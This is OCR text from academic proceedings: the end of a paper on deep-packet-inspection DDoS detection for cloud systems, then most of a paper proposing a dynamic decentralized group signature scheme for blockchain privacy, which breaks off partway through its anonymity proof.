In this module, the allocated of network packets are examined with respect to the traffic. It also acts as a packet filtering. The need for packet filtering in the network is to identify the trouble generating packets, relocates the anomaly leads, classifies, and blocks the intrusions that slowly entering into the network. Deep packet inspection is the method of data preprocessing that inspect the data packets before it enters into




Fig. 2 Architecture of DSA-DPI model

the system routers. DPI acts as a firewall that looks deep into the network structure beyond from where the data are originated, and destination is marked.

4.2 Filter-Based Approach

The vulnerability of the network is identified using the bloom filter. The filter that applies in the multi-dimensionality that enables to monitor the packets from source to multiple destination IPs it gets connected. The bloom filter here keenly monitors the data packets that reduce the vulnerability of system attacks. In some systems, the usage of filters is not precise to block the vulnerabilities, hence the usage of tunable bloom filter enables the system to detect the anomalies within short span of time.

4.3 Software Puzzle-Based Approach

In this kind of approach, a software puzzle is played before the data packets get enter into the network structure. It is allotted with certain time period to solve the puzzle. During the time of analysis of the puzzle, the data packets are screened by the filter present in the system. Hence, these kinds of approach also reduce the decimated system attacks.

4.4 Key Seed Mechanism

The method of dual authentication using the specific seed key generated by the software is evaluated here. A unique protocol is being developed within that a secure key is generated using the unified seed inputs. The generation scheme or mechanism is securely placed within the cloud.

4.5 Blocking IP Address

Blocking of the IP address safeguards the connection between the immediate connectivity between the server and the front-end Website. Initial stages are more secured because of the IP address blocking principle. The undesired IP address is iteratively verified with the database and banned within the network.

In case of public network, the IP address blocking for the fixed period of time enables the user to safeguard the system for a while, the intrusion detection systems




Fig. 3 Security manager login simulation

protect the particular server within that breathing time. In the proposed system, IP address blocking is activated for certain period of time as art of the DDOS detection system (Fig. 3).

4.6 *Algorithm*

The hint for the DDOS attack criteria is detected via the packets and its attributes itself. The same pattern of attributes previously experienced, and then, the DDOS attacks are clearly depicted. The pseudocode of the proposed algorithm is given below.

1. Get Packet Data, Packet_ID
2. Calculate average, accumulate SIGMA (Average)
3. Detect Traffic Level-Initiate AR model
4. Error(data_in)
5. Anomaly_detected= AR_prediction(Error_Data)
6. Train NN(neural network) , Predict Abnormality.

5 System Implementation Results

The prevention page consists of authorized login setup that gathers the security manager information and encrypts the same and saves in the back end.

Figure 4 shows the simulated model of DDOS attack victim globally connected via specific IP address that is tracked by the proposed DSA-DPI model.




Fig. 4 The summary of DDOS attack of the user




Fig. 5 Simulated output of IP spoofing and phishing attack home page

Figure 5 shows the simulated version of attacker home page that is alerting the user about the IP spoofing and phishing attack hints over the front end.

5.1 Challenges

The highly sensitive challenge in the DDOS attack detection lies in the early prediction process and mitigation of original evaluation of the attack scenario in the presented system. Systems are evaluating to prevent it from the earlier occurrences. Machine learning-based approaches are keenly required to mitigate the attacks from the origin systems.

6 Conclusion

Cloud computing services ensemble various complex functionalities of day today life presenting in a simple and flexible way with the help of Internet. To avail the complete use of cloud services, protection of user data, maintaining the privacy, detection of unknown attacks that trigger in the cloud is most important. The presented system looks forward to such kind of cloud computing services that tackle the service knock out attacks clearly. Deep packet inspection (DPI) is used to attain the detection accuracy of attacks that prevail the systems. Further, the proposed DDOS attack prevention and detection system are improved by dynamic implementation of machine learning algorithms and big dataset models that keenly analyze the large set of data to protect such pattern of attacks. Further having the global share of predictive pattern helpful for more such prediction models in future.

References

1. Ramana K, Ponnavaikko M, Subramanyam A (2018) A global dispatcher load balancing (GLDB) approach for a web server cluster. International conference on communications and cyber physical engineering 2018. Springer, Singapore, pp 341–357
2. Rupa C, Srivastava G, Bhattacharya S, Reddy P, Gadekallu TR (2021) A machine learning driven threat intelligence system for malicious url detection. In: The 16th international conference on availability, reliability and security, pp 1–7
3. Suseela G, Asnath Victy Phamila Y, Niranjana G, Ramana K, Singh S, Yoon B (2021) Low energy interleaved chaotic secure image coding scheme for visual sensor networks using Pascal's triangle transform. IEEE Access 9:134576–134592
4. Rehman A, Rehman SU, Khan M, Alazab M, Reddy T (2021) CANintelliIDS: detecting in-vehicle intrusion attacks on a controller area network using CNN and attention-based GRU. IEEE Trans Netw Sci Eng
5. Kranthi Kumar S, Ramana K, Dhiman G, Singh S, Yoon B (2021) A novel blockchain and bi-linear polynomial-based QCP-ABE framework for privacy and security over the complex cloud data. Sensors 21(21):7300
6. Rupa Ch, Gadekallu TR, Abidi MH, Al-Ahmari A (2020) Computational system to classify cyber crime offenses using machine learning. Sustainability 12(10):4087
7. Sowmiya B, Poovammal E, Ramana K, Singh S, Yoon B (2021) Linear elliptical curve digital signature (LECDS) with blockchain approach for enhanced security on cloud server. IEEE Access 9:138245–138253
8. Vashishtha M, Chouksey P, Rajput DS, Reddy SR, Praveen Kumar Reddy M, Thippa Reddy G, Patel H (2021) Security and detection mechanism in IoT-based cloud computing using hybrid approach. Int J Internet Technol Secur Trans 11(5–6):436–451
9. Seraphim BI, Poovammal E, Ramana K, Kryvinska N, Penchalaiah N (2021) A hybrid network intrusion detection using darwinian particle swarm optimization and stacked autoencoder hoeffding tree. Math Biosci Eng 18(6):8024–8044
10. Hina M, Ali M, Javed AR, Srivastava G, Gadekallu TR, Jalil Z (2021) Email classification and forensics analysis using machine learning. In: 2021 IEEE SmartWorld, ubiquitous intelligence, computing, advanced, trusted computing, scalable computing, communications, internet of people and smart city innovation (SmartWorld/SCALCOM/UIC/ATC/IOP/SCI). IEEE, pp 630–635

11. Phan XT, Thoai N, Kuonen P (2013) A collaborative model for routing in multi-domains OpenFlow networks. In: 2013 international conference on computing, management and telecommunications (ComManTel), pp 278–283. IEEE
12. Networking Open Fundation (2012) Software-defined networking: the new norm for networks. ONF White Paper 2(2–6):11
13. Kreutz D, Ramos FMV, Verissimo P (2013) Towards secure and dependable software-defined networks. In: Proceedings of the second ACM SIGCOMM workshop on Hot topics in software defined networking, pp 55–60
14. Ralph L (2011) Stuxnet: dissecting a cyberwarfare weapon. IEEE Secur Privacy 9(3):49–51
15. Clark DD (1989) Policy routing in Internet protocols. Request for Comment RFC-1102. Network Information Center
16. Nick MK, Tom A, Hari B, Guru P, Larry P, Jennifer R, Scott S, Jonathan T (2008) OpenFlow: enabling innovation in campus networks. ACM SIGCOMM Comput Commun Rev 38(2):69–74
17. Lee S, Yoon C, Shin S (2016) The smaller, the shrewder: a simple malicious application can kill an entire sdn environment. In: Proceedings of the 2016 ACM international workshop on security in software defined networks & network function virtualization, pp 23–28
18. Lee S, Yoon C, Lee C, Shin S, Yegneswaran V, Porras PA (2017) DELTA: a security assessment framework for software-defined networks. In: NDSS
19. Benton K, Jean Camp L, Small C (2013) OpenFlow vulnerability assessment. In: Proceedings of the second ACM SIGCOMM workshop on hot topics in software defined networking, pp 151–152
20. Kong MS, Lee SB, Gligor VD (2013) The crossfire attack [C] security and privacy (SP). In: 2013 IEEE symposium on. IEEE, pp 127–141
21. Studer A, Perrig A (2009) The Coremelt attack. European symposium on research in computer security. Springer, Berlin, pp 37–52

Dynamic Decentralized Group Signature Scheme for Privacy Protection in Blockchain

S. Devidas, N. Rukma Rekha, and Y. V. Subba Rao

Abstract Group signature schemes can play a key role in privacy protection of blockchain-based applications because of its security properties like unforgeability, anonymity, unlinkability, traceability, etc. But the malicious group manager may collude with some group members leading to biased decisions. This issue was addressed by Devidas et al. [12] with a static decentralized group signature scheme(DGSS) by decentralizing the group manager. However, the limitation of DGSS is that it works only for static domains, where group members are fixed and will not allow new members to join and existing members to leave the network. In this paper, DGSS is extended to propose a dynamic decentralized group signature scheme which allows the group members to join and revoke at run-time. The performance of Devidas et al. [12] scheme is also improved by reducing the number of multiplications to make it suitable for user identity privacy protection in lightweight blockchains or memory constraint devices. The security analysis and proof of correctness for the proposed scheme are also discussed in this paper.

1 Introduction

The blockchain technology in Nakamoto's [26] white paper which appeared in 2008 focused on the need to overcome the un-trusted third-party's involvement from the online financial transactions apart from many other aspects. Though blockchain was initially used for cryptocurrencies [27], its features such as decentralization, immutability, consensus [11], and transparency made it suitable for use in many

S. Devidas (✉) · N. Rukma Rekha · Y. V. Subba Rao
School of Computer and Information Sciences, University of Hyderabad, Hyderabad, Telangana 500046, India
e-mail: devidas13@uohyd.ac.in

N. Rukma Rekha
e-mail: rukmarekha@uohyd.ac.in

Y. V. Subba Rao
e-mail: yvsrcs@uohyd.ac.in

D. Gupta et al. (eds.), *International Conference on Innovative Computing and Communications*, Lecture Notes in Networks and Systems 492,
https://doi.org/10.1007/978-981-19-3679-1_65

other fields also. The transactions in the blockchain are publicly verified, without revealing the real identity of the actual signer, with no centralized party to maintain and process information. All the transactions in this system are transparent and public, resulting in a quick consensus. This public nature of the transaction brings the problem of identity privacy. Adversaries or curious parties can guess the real identity of the signers from the series of transactions by transaction graph analysis [22] and through the big data analysis [28].

Various privacy-preserving techniques have been developed and are available in the literature to handle user identity privacy, transaction privacy, and other privacy challenges in blockchains. The currency mixing mechanism borrowed from the idea of Chaum [8] and the mixing services was proposed to protect users' addresses from being linked. Mixing several unrelated user input and output addresses makes it difficult for outsiders to connect the transaction's input and output. A centralized coin mixing platform with a built-in audit feature Mixcoin is created by Bonneau et al. [7], which allows anonymous payment in Bitcoin and Bitcoin-like coins. A CoinJoin scheme is proposed by Gregory et al. [20], which is another method for anonymization of Bitcoin transactions. The idea of joint payment was motivated by this scheme. If a person wants to make a payment, he can discover another user who wants to make a payment as well, and the two of them can make a combined payment in one transaction. However, in order to provide mixing services, many coin mixing schemes enlist the help of a trusted third party. A Zerocoin scheme based on zero-knowledge proof (ZKP) is proposed by Miers et al. [24] to address the identity leakage problem of user. In this scheme, users can mask the addresses of both parties to a transaction using Zerocoin in this manner, rendering the transaction unlinkable. However, Zerocoin, on the other hand, can only exchange and issue fixed-value currencies, and the data in Zerocoin's ZKP are quite big, necessitating additional processing resources and blockchain storage.

The data in the blockchain are public and available to everyone. If user's private information from transaction is removed from the database, then the privacy issue of the users is fundamentally resolved. From this idea, many off-chain payment schemes [10, 16, 25, 30] are proposed. However, all the existing off-chain transaction schemes implement anonymous transactions between users through third parties, resulting in the need for trust.

Group signature is also an important technique that can play a role in providing identity privacy for signers in the blockchains. The group is made up of a few members and a group manager, and one of them can sign the message on behalf of the group anonymously. The group signature validator can only validate the signature created for the group; he or she cannot determine the actual identity of the signer. This way, identity privacy can be achieved with help of group signatures. Only the group managers can add new members into the group and trace the actual signer of the message when the dispute arises or as per the requirement. The existing group signatures are classified into two types: (1) static group signature scheme and (2) dynamic group signature scheme. Static group signature computes all the required parameters at the beginning and does not allow any new member into the group, and revocation of existing members is also not possible. On the other hand, the dynamic group signature scheme adds new members into the group at any time, and members can also be revoked from the group anytime. Because of its absolute anonymity and unforgeability, a ring signature is a special sort of group signature that is more important in terms of privacy than a regular group signature. Monero [29] was one of the first digital currencies to use ring signatures, uses secure transactions and encrypted addresses to hide the source, amount, and destination of all transactions, giving users additional privacy. Ring signatures are also very useful in business activities such as electronic payments and auctions. Despite the privacy provided by ring signatures, there is no scope to identify the actual signer in case a requirement arises. In scenarios such as e-auction applications where bidding is done privately but, a need arises to identify highest bidder. In such instances, rather than ring signatures, group signatures will function effectively. The security properties of group signature schemes like unforgeability, anonymity, unlinkability, and traceability help to securely transact on the blockchain. But the major problem with adopting existing group signature schemes is their feature of centralized group manager and it to be a trusted party. To overcome this issue with the existing group signature scheme, Devidas et al. [12] in 2021 proposed a static decentralized group signature scheme(DGSS) that is suitable for use in the blockchain environment. But, due to the static nature of the scheme, it does not apply to all blockchain-based applications.

Key contribution of this paper is that the static $DGSS$ [12] is extended to propose a dynamic decentralized group signature scheme that allows to add new members into the network at any time and also to revoke the members from the network. This can be utilized to protect the identity privacy of the signers in real-time distributed applications. In addition to that, the performance of the proposed scheme is better compared to [12]. This is achieved by reducing the number of multiplication operations in the verification algorithm of the proposed scheme.

The rest of the article is organized as follows. In Sect. 2, the related work is described. In Sect. 3, correctness and security definitions of decentralized group signature schemes are discussed. We discuss proposed dynamic decentralized group signature scheme in Sect. 4. The proof of correctness and security analysis of the proposed scheme is discussed in Sect. 5 . The performance evaluation of the proposed $DDGSS$ is done in Sect. 6. Finally, Sect. 7 concludes the article.

2 Related Work

The group signature scheme concept was first introduced by Chaum et al. [9] in 1991. The fundamental security feature of the scheme is that the real identity of the signer is not to be noticeable from the signature (anonymity), except to the designated group manager (traceability). With time, more security features like unlinkability, unforgeability were added [4]. The first step toward this was taken by Bellare et al. [5]. They thought about what would happen if the group stayed the same size forever. During the setup phase, the number of group members and their identities are fixed and frozen. However, the static group signature schemes limit applications of group signatures, since adding and removing the group members at run-time are not possible. This limitation was recognized and addressed with the case where the group is dynamic [6]. In this setting, neither the number nor the identities of group members are fixed or known in the setup phase, and members can join the group and also can be removed from the group at any point in time. A new group signature scheme that can achieve authenticity, integrity, and non-repudiation with confidentiality by using authenticated encryption is proposed by Lee et al. [18]. In 2010, Gordon et al. [15] have given a group signature construction based on lattices in the random oracle model. Another group signature scheme-based multivariate public-key cryptosystem (MPKC) is proposed by Yang et al. [32] in 2011. In this scheme, the group manager's privileges are restricted, in which he cannot open a signature without the help of the verifier. A new secure quantum group signature with the aim of using in e-payment system, e-government, e-business is proposed 2013 by Zhang et al. [33]. A short dynamic group signature scheme supporting controllable linkability is proposed by Hawn et al. [17] in 2015. A novel group signature technique is suggested in 2017 by Alamelou et al. [1] that has significant benefits over all the previous post-quantum constructs based on pairings. Luo et al. [19] proposed a new constant-size lattice-based group signature scheme (LGSS) by adopting the sign-hybrid-encrypt approach and make use of the Lyubashevsky signature scheme in 2020. In 2018, Tsai et al. [31] claimed that the discrete logarithm problem is the basis for their group signature scheme. McCurley [21] that addresses security and efficiency concerns. All these articles focused on various security issues of group signature schemes and their designated group manager always remained a trusted third party.

To the best of our knowledge, Devidas et al.'s [12] scheme is the first scheme to decentralize the designated group manager to make it suitable for user identity privacy protection in blockchain like environments. However, the shortcoming of the scheme is that it works only for static environments. In a static environment, all the group members have to be determined in its initiation phase itself, and there is no mechanism to add or revoke a group member [3]. In this paper, we extend that scheme to propose a dynamic decentralized group signature scheme that works for dynamic environments as well. Thus, the proposed scheme allows to join new members into the group and also allows to revoke any group member whenever it is required. It is observed that the performance of the proposed scheme is more efficient than Devidas et al.'s scheme [12]. This is achieved by reducing the number of multiplications in the verification algorithm which makes it more suitable for memory restricted environments or lightweight blockchains.

3 Correctness and Security Definitions

In this paper, we adopt security definitions and the definition of the group signature scheme from the work of Bellare et al. [5].

Definition 3.1 (*Dynamic Decentralized Group Signature Scheme*) A dynamic decentralized group signature scheme $DDGSS$=(Init, Join, Sign, Verify, Identify, Revoke) is a collection of six polynomial-time algorithms defined as following:

3.1 Init

For all group members and managers, the initiation algorithm $Init$ will produce public and private key pairs.

3.2 Join

The group managers may run the interactive joining protocol to enroll new user as a member. The joining algorithm will take random integer chosen by each group manager, the secret keys of each group manager and public key of the group members as an input and returns a certificate for the member.

3.3 Sign

The signing algorithm $Sign$ accepts a message and two random integers as input and outputs a group signature $DDGSS$.

3.4 Verify

The verification algorithm $Verify$ takes a combination of group signature, message along with the collision-resistant hash function as input and returns $true$ if the signature is valid, otherwise returns $false$.

3.5 Identify

The identification algorithm $Identify$ takes a combination of group signature, message along with the collision-resistant hash function as input, it is processed by all the group managers and returns the public key of the actual signer.

3.6 Revoke

To revoke any group member, the group managers run the *revoke* protocol.

Definition 3.2 (*Correctness*) Always accept the signature of an honest group member, i.e. the Verify(.) algorithm should return 1. The Identify(.) algorithm should always identify the real signer of the message for any given valid message and group signature.

Definition 3.3 (*Unforgeability*) It is computationally difficult for any unauthorized member to produce a valid signature on behalf of the group. Only authorized members of the group can generate a valid signature on behalf of the entire group.

Definition 3.4 (*Anonymity*) Anyone cannot tell who signed the message for a given valid group signing since it is computationally difficult.

Definition 3.5 (*Unlinkability*) It is computationally difficult to determine if the two legitimate group signatures were generated by the same person.

Definition 3.6 (*Traceability*) It is computationally difficult for anyone except the group managers to track the identity of the actual signer. If there is any dispute among the group members or as per requirement, all the group managers together can identify the actual signer.

4 Proposed Dynamic Decentralized Group Signature Scheme

The proposed dynamic decentralized group signature scheme (DDGSS) consists of six polynomial-time algorithms: the initiation algorithm, the joining algorithm, the signing algorithm, verification algorithm, identification algorithm, and revocation algorithm. The DDGSS is described as follows.

4.1 Initiation Algorithm

Let p and q are two large prime numbers such that $q|p-1$ and g be a generator with order q in GF(p). Each group member U_i $(1 \leq i \leq m)$ selects the private key x_i and computes the public key $y_i = g^{x_i} \bmod p$. Each group manager T_j $(1 \leq j \leq n)$ selects his private key x'_j and computes the public key $y'_j = g^{x'_j} \bmod p$.

4.2 Joining Algorithm

In the proposed DDGSS, when a group member computes his public/private key pair, he will send his public key and identity information to the all the group managers (GMs) for registration. Every user U_i sends his public information (i, y_i, ID_i) to the group managers for registration using a secure channel. All the GMs will add the public information of U_i as an item in public-key state list (PKSL). The PKSL stores the information about existing and revoked members of the group. The PKSL structure of the member U_i is shown below:

S. No.	Public key	Identity information	Time start	Time end
i	y_i	ID_i	$T_{i-\text{start}}$	$T_{i-\text{end}}$

After the registration is done, the GMs will start generating the membership pair for each U_i. For each U_i, each T_j can randomly choose an integer k_{ij} in Z_q^* and compute

$$r_{ij} = (y_i.k_{ij} - x'_j) \bmod q \tag{1}$$

$$s_{ij} = y_i^{k_{ij}} \bmod p \tag{2}$$

Now, each group manager T_j sends (r_{ij}, s_{ij}) pair to the group member U_i. After receiving(r_{ij}, s_{ij}) pairs from all the group managers, the group member U_i computes the certificate as follows:

$$R_i = \sum_{j=1}^{n} r_{ij} \tag{3}$$

$$S_i = \prod_{j=1}^{n} s_{ij} \tag{4}$$

Next, after computing (R_i, S_i), U_i can check the correctness of the certificate by verifying the following equation:

$$S_i^{y_i} \bmod p = \left(g^{R_i} . \prod_{j=1}^{n} y'_j\right)^{x_i} \bmod p \tag{5}$$

4.3 Signing Algorithm

In our proposed DDGSS, any group member U_i can sign the message M using the following steps. Here, h() is a collision-resistant hash function, and || denotes a concatenation.

1. Choose any two random integers N_1, N_2 in Z_q^*
2. Computes A, B, C, and D parameters as follows:

$$A = x_i.N_1.N_2 \bmod q \tag{6}$$

$$B = h^{-1}(M||A||D).g^{-N1.A.h(M||A||D)} \tag{7}$$

$$C = g^{N_1 - R_i.h(B)} \bmod q \tag{8}$$

$$D = S_i^{N_1.N_2.y_i} \bmod p \tag{9}$$

3. Group signature for the message M is $\{A, B, C, D, M\}$.

4.4 Verification Algorithm

The verification of the proposed scheme can be done using the following equation. The group signature is valid iff the following equation holds.

$$[B.h(M||A||D)]^{-1} = \left[C^A \left(\prod_{j=1}^{n} y_j'^{-A} D \right)^{h(B)} \right]^{h(M||A||D)} \tag{10}$$

4.5 Identification Algorithm

The real signer of the group signature has to be revealed as per the requirement. Each group manager has an access to (y_i, k_{ij}). Hence, all the group managers together can acquire to the $(y_i, \sum_{j=1}^{n} k_{ij})$ of group member U_i, and it requires to satisfy the following equation:

$$D = g^{A.y_i.\sum_{j=1}^{n} k_{ij}} \bmod p \tag{11}$$

Here, $i = 1, 2, 3, ...m$, where m is the number of group members.

4.6 Revocation Algorithm

In order to revoke any group member U_i from the group, the group managers will modify the time-end ($T_{i-\text{end}}$) of the member in $PKSL$. The revoked member could not run the signing algorithm again. However, the earlier signatures of the U_i are still valid.

5 Proof of Correctness and Security Analysis

The security analysis and proof of correctness of the proposed $DDGSS$ are discussed in this section. The proposed $DDGSS$ is holding all the security features of Devidas et al.'s [12] decentralized group signature scheme even after extending it to the dynamic setting and is also reducing the number of multiplication operations in the verification phase.

5.1 Correctness

5.1.1 Correctness of Certificate

After computing (R_i, S_i) pair, the U_i can verify the certificate's validity as follows:

$$S^{y_i} \bmod p = \left(g^{R_i} . \prod_{j=1}^{n} y'_j\right)^{x_i} \bmod p \qquad \text{(from (5))}$$

$$= \left(g^{\sum_{j=1}^{n} r_{ij}} . \prod_{j=1}^{n} y'_j\right)^{x_i} \bmod p \qquad \text{(from (3))}$$

$$= \left(g^{\sum_{j=1}^{n} (y_i . k_{ij} - x'_j)} . \prod_{j=1}^{n} y'_j\right)^{x_i} \bmod p \qquad \text{(from (1))}$$

$$= \left(g^{y_i . \sum_{j=1}^{n} k_{ij} - \sum_{j=1}^{n} x'_j} . \prod_{j=1}^{n} g^{x'_j}\right)^{x_i} \bmod p$$

$$= \left(g^{y_i . \sum_{j=1}^{n} k_{ij} - \sum_{j=1}^{n} x'_j} . g^{\sum_{j=1}^{n} x'_j}\right)^{x_i} \bmod p$$

$$= \left(g^{x_i . y_i . \sum_{j=1}^{n} k_{ij}}\right) \bmod p$$

$$= \left(g^{x_i \cdot \sum_{j=1}^{n} k_{ij}}\right)^{y_i} \mod p$$

$$= \left(\prod_{j=1}^{n} g^{x_i . k_{ij}}\right)^{y_i} \mod p$$

$$= \left(\prod_{j=1}^{n} y_i^{k_{ij}}\right)^{y_i} \mod p$$

$$= \left(\prod_{j=1}^{n} s_{ij}\right)^{y_i} \mod p \qquad \text{(from (2))}$$

$$= S^{y_i}$$

5.1.2 Correctness of Signature Verification

The correctness of the verification algorithm can be done as follows:

$$[B.h(M||A||D)]^{-1} = \left[C^A \left(\prod_{j=1}^{n} y_j'^{-A} D\right)^{h(B)}\right]^{h(M||A||D)}$$

$$\text{RHS} = \left[C^A \left(\prod_{j=1}^{n} y_j'^{-A} D\right)^{h(B)}\right]^{h(M||A||D)}$$

$$= \left[\left(g^{N_1 - R_i . h(B)}\right)^A \left(\prod_{j=1}^{n} y_j'^{-A} . S_i^{N_1 . N_2 . y_i}\right)^{h(B)}\right]^{h(M||A||D)}$$

$$= \left[\left(g^{N_1 - R_i . h(B)}\right)^A \left(\prod_{j=1}^{n} y_j'^{-A} . \left(g^{R_i} \prod_{j=1}^{n} y_j'\right)^{x_i . N_1 . N_2}\right)^{h(B)}\right]^{h(M||A||D)}$$

$$= \left[\left(g^{N_1 - R_i . h(B)}\right)^A \left(\prod_{j=1}^{n} y_j'^{-A} . \left(g^{R_i} \prod_{j=1}^{n} y_j'\right)^{A}\right)^{h(B)}\right]^{h(M||A||D)}$$

$$= \left[\left(g^{N_1 - R_i . h(B)}\right) . g^{R_i . h(B) . A}\right]^{h(M||A||D)}$$

$$= g^{N_1.A.h(M||A||D)}$$

$$= \left[g^{-N_1.A.h(M||A||D)}\right]^{-1}$$

$$= \left[h^{-1}(M||A||D).g^{-N_1.A.h(M||A||D)}.h(M||A||D)\right]^{-1}$$

$$= [B.h(M||A||D)]^{-1}$$

$$= \text{LHS}$$

From the above simplification, Eq. 10 holds. Hence, the given verification algorithm is valid.

5.2 *Security Analysis*

The security of proposed $DDGSS$ is based on the hardness assumption of the discrete logarithm problem (DLP). The proposed $DDGSS$ satisfies all the security properties discussed in Sect. 3 as follows:

5.2.1 Unforgeability

Any attacker can generate a valid group signature if and only if he knows a valid certificate (R_i, S_i) and private key x_i. In case, if attacker has a valid certificate (R_i, S_i), he has to compute A, B, C, D by Eqs. 6–9. Without the secret key x_i and N_1, N_2, it is not feasible to forge the group signature. N_1 and N_2 are random values and since $y_i = g^{x_i}$, solving x_i reduces to DLP.

5.2.2 Anonymity

For a valid group signature $\{A, B, C, D, M\}$, identifying the true signer is difficult for everyone except the group managers. All confidential information is protected by a set of randomly generated numbers N_1, N_2. In the group signature $\{A, B, C, D, M\}$, only A and D parameters contain the actual identity information of signer. Hence, the scheme should be examined whether it has anonymity by $A \text{and} D$ or not.

Attack 1: For a valid group signature $\{A, B, C, D, M\}$ and the equation $A = x_i.N_1.N_2 \bmod q$, one can compute that

$$g^A = g^{x_i.N_1.N_2} \bmod p$$

$$= y_i^{N_1.N_2} \bmod p$$

In the above equation, $N_1 and N_2$ are random integers, and if the attacker has N_1, N_2, then only he can compute y_i to identify the actual signer. Since, the random integers N_1, N_2 are unknown, no one can find the real signer, i.e., the proposed group signature scheme has anonymity by A.
Attack 2: For a valid group signature $\{A, B, C, D, M\}$ and the equation $D = S_i^{N_1.N_2.y_i}$ mod p, one can compute that

$$S_i^{N_1.N_2.y_i} = (g^{R_i}.\prod_{j=1}^{n} y'_j)^{x_i.N_1.N_2} \bmod p \qquad \text{(from (5))}$$

$$= (g^{\sum_{j=1}^{n} r_{ij}}.\prod_{j=1}^{n} g^{x'_j})^{x_i.N_1.N_2} \bmod p \qquad \text{(from (3))}$$

$$= (g^{\sum_{j=1}^{n}(y_i.kij-x'_j)}.g^{\sum_{j=1}^{n} x'_j})^{x_i.N_1.N_2} \bmod p \qquad \text{(from (1))}$$

$$= g^{\sum_{j=1}^{n} kij.y_i.x_i.N_1.N_2} \bmod p$$

$$= y_i^{\sum_{j=1}^{n} k_{ij}.N_1.N_2.y_i} \bmod p$$

